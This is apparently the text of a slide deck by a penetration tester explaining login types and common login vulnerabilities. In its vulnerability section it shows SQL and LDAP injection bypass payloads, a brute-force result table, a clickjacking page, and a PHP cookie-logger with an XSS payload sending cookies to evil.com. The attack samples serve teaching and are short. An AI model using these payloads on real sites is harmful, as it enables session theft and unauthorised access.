

How To Build Secure Login



~whoami

- Mehmet Ayberk Annadınç
- Penetration Tester  **PRISMA**
- Founder of  **HACKALLDAY**
"Hack Is A Golden Science"

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Login Types

JWT, OAuth 2, Password Based, MFA etc.

2

Login Vulnerabilities

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Login Logic

Secure login application logic

Authentication vs Authorization

Authentication

Who Are You?



- Login Forms
- HTTP Auth.
- HTTP Digest
- Etc.

Authorization

What Can You Do?



- Access Control Lists (ACLs)
- Token Based
- Secure Objects and Methods
- Etc.

Why We Use Cookies?

- HTTP is stateless.
- Authentication.
- Adversiting and data collection.
- Authorazitation.




Login Types




- HTTP Basic Authentication
- HTTP Digest Authentication
- Form Based Authentication
- Token Based Authentication
- OTP & MFA & 2FA
- OAuth & OpenID

HTTP Basic Authentication




HTTP Basic Authentication



base64(username:password)

HTTP Digest Authentication



HTTP Digest Authentication

Headers	Post	Response	HTML	Cookies
Response Headers				
View source				
Content-Length	37			
Content-Type	text/html			
Date	Thu, 27 Sep 2012 20:54:41 GMT			
Transfer-Encoding	chunked			
X-Powered-By	Servlet/2.5 JSP/2.1			
Request Headers				
View source				
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8			
Accept-Encoding	gzip, deflate			
Accept-Language	en-us,en;q=0.5			
Authorization	Digest username="admin", realm="Contacts Realm via Digest Authentication", nonce="MTH00Dc30TU1HjY00Tow0DQyNTIyHGI10GUzHTI2YjJhYjU5NzRkZTc1NDIOMHw==", uri="http://localhost:8001/contacts", response="832f56ed3a2063059c8fb3e71a542ee3", qop=auth, nc=00000005, cnonce="64e4b82bc57d0e80"			
Connection	keep-alive			
Cookie	GLOBALID=9gVzgUX2F1sT0Fvr5i2suQhU3XQIF1cRlQnDMgAS2FROXFj113NuzID7FSAHolID0t; s_pers=20s_lastvisit13479103912817C14425183912813B20s_vnum3D13648239805982526vn253D16647C13648239805983B20s_invisit3Dtrue7C13479121914233B20s_nr53D1347910391425-Repeat7C13794463914253B; zipCode=[43224]; mbox=PC1347543553783-119192.17#1349116983 session#1347898198223-253145#1347909243 check#true#1347907443; JSESSIONID=Ps3nQkpBltHgmJapvDnyXrSnrfqWvcTvw3qmb2N8T5kLzRYW0hdG1-1251724390			
Host	localhost:8001			
User-Agent	Mozilla/5.0 (Windows NT 6.1; rv:15.0) Gecko/20100101 Firefox/15.0.1			
X-Forwarded-For	8.8.8.8			

1. $H1 = \text{MD5}(\text{username}:\text{realm}:\text{password})$
2. $H2 = \text{MD5}(\text{requestMethod}:\text{requestURI})$
3. $\text{MD5}(H1:\text{nonce}:H2)$

Form Based Authentication



Form Based Authentication

```
1 GET /admin/ HTTP/1.1
2 Host: site.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0) Gecko/20100101 Firefox/87.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Cookie: __cfduid=dacfe947beb4f389e48296bafade58aaf1616797302; .Nop.Antiforgery=
  CfDJ8EoKK8bdbbeVGtbyUmFkZjVVOckjBTgIv8N4CyTIYGec-hjzrajoyVeolI1Af-Ul8QTdXk3bshPYr8M1Nbit8SqP9hXNpMXHCMZ5dPnUyEVd2byjpt
  vk3VHRD6bYxJF6nNvvIpFKGVdJ_SEjHGSID-qA; .Nop.Customer=345253c6-4cb0-4a42-8515-a3f1f2ab5f57; .Nop.Authentication=
  CfDJ8EoKK8bdbbeVGtbyUmFkZjVXJfPXPYt1QSRFjgs68zln5J6KnLkU0jPLkm7PUSHGVfhXUnlytrwyRp0lKGCawIXkBLFcX9cVM7yNSX4Ltk5-_26ug
  til0OniutZhkw0hKNTk9TmPulU3DpLXmFLYDdsPaYihMIvp8pLjBeKpsNf7UXxRQZLEtqZ8Zyi5NSAZ3cc06WEzLJmLuYTIrRorUyLaELArfpu3JHuH1S6
  xdpMZM3yCRCsezY3PtHz2HkRVU3EHGv4R_ty9fG6FRT-WLltRGV7hNguzfMwU0AKASqTxF6kbT1VubatALdhW-BvKEuNm2IomfIgBDh86znuiBN2JU58m
  C6lueVfaXPuZrcSMj6IE5Xw2X8ZE8Yt8wdtv9LTkN8CmBsiQpx5wu0wyL7f1GpMu7rM7D5_82AV32tLYy-rqilF6Y60pekVbrBYoVN0ntwYHNIqrchz2-
  ik47gf3qb-UjnAUKuPey-0vmJ32OnRn0s6Z4gHXKm5wIriZClFzrllHJQXGtVm80-0s1SdmFgvxTrNenO22aZcizYrfuS-DbT_DJoIWcSyNeAt4DqQ
10 Upgrade-Insecure-Requests: 1
13
14 Email=mhmtayberk@protonmail.com&Password=weakpassword&RememberMe=false
```

Token Based Authentication - JWT



Token Based Authentication - JWT

```
1 GET /sepetim HTTP/1.1
2 Host: site.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:86.0) Gecko/20100101 Firefox/86.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Cookie: COOKIE SITE=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1cm46dHJlbmR5b2w6YW5vbmlkIjoiaW50cmVudHJlbnQyYmMwMDc2NmYwNjkyMDUiLCJhdHd
ydGlrIjoizTlmYzk2NzUtYmYxNC00YTc5LWVjOTgtOTRjM2IwZmY2MzE5IiwiaXNzIjoiaXV0aC50cmVudHJlbnQyYmMwMDc2NmYwNjkyMDUiLCJhdHdWQiOiJzYkF5ell1OWCtqaGV
MNGlmlVld5NXR5TU9MUePqXQnJrYsIsImV4cCI6MTc3MzYwMDk2OCwibmJmIjojoxNjE1ODE2MjA4fQ.fP5sv72vkg5tZbBd0_wLHa6Yb_075e10BsCGKwSaQv8&
RefreshToken=b80e7cc4-ac9d-4ab4-9b1b-036e25775d35; cfruid=66b6a86c9f47c958fd66b10f3f27e73d9a476937-1614606019
10 Upgrade-Insecure-Requests: 1
11
12
```

Token Based Authentication - JWT

HEADER

```
{  
  "alg": "HS256",  
  "typ": "JWT"  
}
```


PAYLOAD

```
{  
  "sub": "12456789",  
  "name": "Ayberk",  
  "admin": true  
}
```

SIGNATURE


```
HMACSHA256(  
  base64UrlEncode(header) + "." +  
  base64UrlEncode(payload),  
  your_secret_key)
```

OTP & MFA & 2FA





```
challenge_response=123456
```



OAuth 2.0 & OpenID



OAuth 2.0



Which Login Type is More Secure?



Login Vulnerabilities



- Username Enumeration
- Injections
- Brute Force Attacks
- Clickjacking
- SSL Vulns.
- XSS
- Session Fixation
- JWT Vulns.

Injectons

SELECT username, pass FROM users WHERE username='\$uname' AND password='\$passwd'

The payload is ' or "="

SELECT username, pass FROM users WHERE username=" OR "=" AND password=" or "="

Injections



In the injection category, we should not consider only SQL Injection vulnerability.


For example LDAP Injection:

user=*)(&

password=*)(&

(&(user=*)(&(password=*)(&))

Username Enumeration



facebook

Facebook'a Giriş Yap


beykentieeee@mail.com

Girdiğin e-posta bir hesaba bağlı değil. **Hesabını bul ve giriş yap.**

.....

Giriş Yap

[Şifreni mi Unuttun?](#)




Brute Force Attacks

The screenshot displays the 'Intruder attack3' application window. The top menu bar includes 'Attack', 'Save', and 'Columns'. Below it are tabs for 'Results', 'Target', 'Positions', 'Payloads', and 'Options'. The 'Results' tab is active, showing a table of attack results. The table has columns for Request, Payload1, Payload2, Status, Error, Timeout, Length, and Comment. The table contains 17 rows of data, all with a status of 200. Below the table, there are tabs for 'Request' and 'Response'. The 'Request' tab is active, showing the raw HTTP request details. The request is a POST to '/bwapp/login.php' with various headers and a body. The status bar at the bottom indicates '31 of 45' matches.

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
4	administrator	admin	200			4388	
5	test	admin	200			4388	
6	admin	pass	200			4388	
7	bee	pass	200			4388	
8	root	pass	200			4388	
9	administrator	pass	200			4388	
10	test	pass	200			4388	
11	admin	password	200			4388	
12	bee	password	200			4388	
13	root	password	200			4388	
14	administrator	password	200			4388	
15	test	password	200			4388	
16	admin	12345	200			4388	
17	bee	12345	200			4388	

Request: POST /bwapp/login.php HTTP/1.1
Host: websploit2018
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://websploit2018/bwapp/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 54
NT: 1

SSL Vulnerabilities



Clickjacking



Website is vulnerable to clickjacking!

Very Important Login Form

Username



Password



Login

☒ Remember me

Cancel

Forgot [password?](#)


```
1 <html>
2 <head>
3   <title>IEEE Beykent</title>
4 </head>
5 <body>
6   <p>Website is vulnerable to clickjacking!</p>
7   <iframe src="https://ayberk.ninja/data/login-form.html" width="500" height="500"></iframe>
8 </body>
9 </html>
```

XSS

```
1 <?php
2
3 function GetIP()
4 {
5     if (getenv("HTTP_CLIENT_IP") && strcasecmp(getenv("HTTP_CLIENT_IP"), "unknown"))
6         $ip = getenv("HTTP_CLIENT_IP");
7     else if (getenv("HTTP_X_FORWARDED_FOR") && strcasecmp(getenv("HTTP_X_FORWARDED_FOR"), "unknown"))
8         $ip = getenv("HTTP_X_FORWARDED_FOR");
9     else if (getenv("REMOTE_ADDR") && strcasecmp(getenv("REMOTE_ADDR"), "unknown"))
10        $ip = getenv("REMOTE_ADDR");
11     else if (isset($_SERVER['REMOTE_ADDR']) && $_SERVER['REMOTE_ADDR'] && strcasecmp($_SERVER['REMOTE_ADDR'], "unknown"))
12        $ip = $_SERVER['REMOTE_ADDR'];
13     else
14        $ip = "unknown";
15     return($ip);
16 }
17
18 function logData()
19 {
20     $ipLog="log.txt";
21     $cookie = $_SERVER['QUERY_STRING'];
22     $register_globals = (bool) ini_get('register_globals');
23     if ($register_globals) $ip = getenv('REMOTE_ADDR');
24     else $ip = GetIP();
25
26     $rem_port = $_SERVER['REMOTE_PORT'];
27     $user_agent = $_SERVER['HTTP_USER_AGENT'];
28     $rqst_method = $_SERVER['METHOD'];
29     $rem_host = $_SERVER['REMOTE_HOST'];
30     $referer = $_SERVER['HTTP_REFERER'];
31     $date_date ("l dS of F Y h:i:s A");
32     $log=fopen("$ipLog", "a+");
33
34     if (preg_match("/\bhtm\b/i", $ipLog) || preg_match("/\bhtml\b/i", $ipLog))
35         fputs($log, "IP: $ip | PORT: $rem_port | HOST: $rem_host | Agent: $user_agent | METHOD: $rqst_method | REF: $referer | DATE: $date | COOKIE: $cookie <br>");
36     else
37         fputs($log, "IP: $ip | PORT: $rem_port | HOST: $rem_host | Agent: $user_agent | METHOD: $rqst_method | REF: $referer | DATE: $date | COOKIE: $cookie \n\n");
38     fclose($log);
39 }
40
41 logData();
42
43 ?>
```

"><script language= "JavaScript">document.location="http://evil.com/a.php?cookie=" + document.cookie;document.location="http://victimsite.com"</script>

Session Fixation



JWT Vulnerabilities

